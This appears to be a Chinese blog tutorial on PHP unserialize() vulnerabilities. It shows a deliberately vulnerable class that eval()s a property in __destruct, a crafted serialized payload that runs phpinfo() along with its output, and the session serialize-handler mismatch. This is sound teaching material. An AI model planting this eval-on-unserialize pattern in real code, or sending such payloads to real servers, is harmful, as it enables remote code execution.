0x01 序列化简单利用

serialize() 序列化：使用函数serialize()可将实例序列化为字符串　　unserialize() 反序列化：使用函数unserialize()可将序列化的字符串还原

代码示例：


```
<?php
class Example {
    var $var = '';
    function __destruct() {
        eval($this->var);
    }
}
unserialize($_GET['code']);
?>
```

漏洞利用：

构造漏洞利用的代码，保存为test.php，获取序列化值为 O:7:"Example":1:{s:3:"var";s:10:"phpinfo();";}

```
<?php
class Example {
    var $var = 'phpinfo();';
    function __destruct() {
        eval($this->var);
    }
}
$a=new Example();
echo serialize($a);
?>
```

提交?code=O:7:"Example":1:{s:3:"var";s:10:"phpinfo();";} 即可执行phpinfo()



PHP Version 5.6.27

System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS

0x02 PHP SESSION反序列化

主要原因是： ini_set(‘session.serialize_handler’, ‘php_serialize’);

ini_set(‘session.serialize_handler’, ‘php’);

两者处理session的方式不同

```
<?php
ini_set('session.serialize_handler','php_serialize');//ini_set('session.serialize_handler',
'php');
session_start();
$_SESSION["test"]=$_GET["a"];
?>//提交?a=1111
```

```
输出结果:
php_serialize:  a:1:{s:4:"test";s:4:"1111";}
php: test|s:4:"1111";
```

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。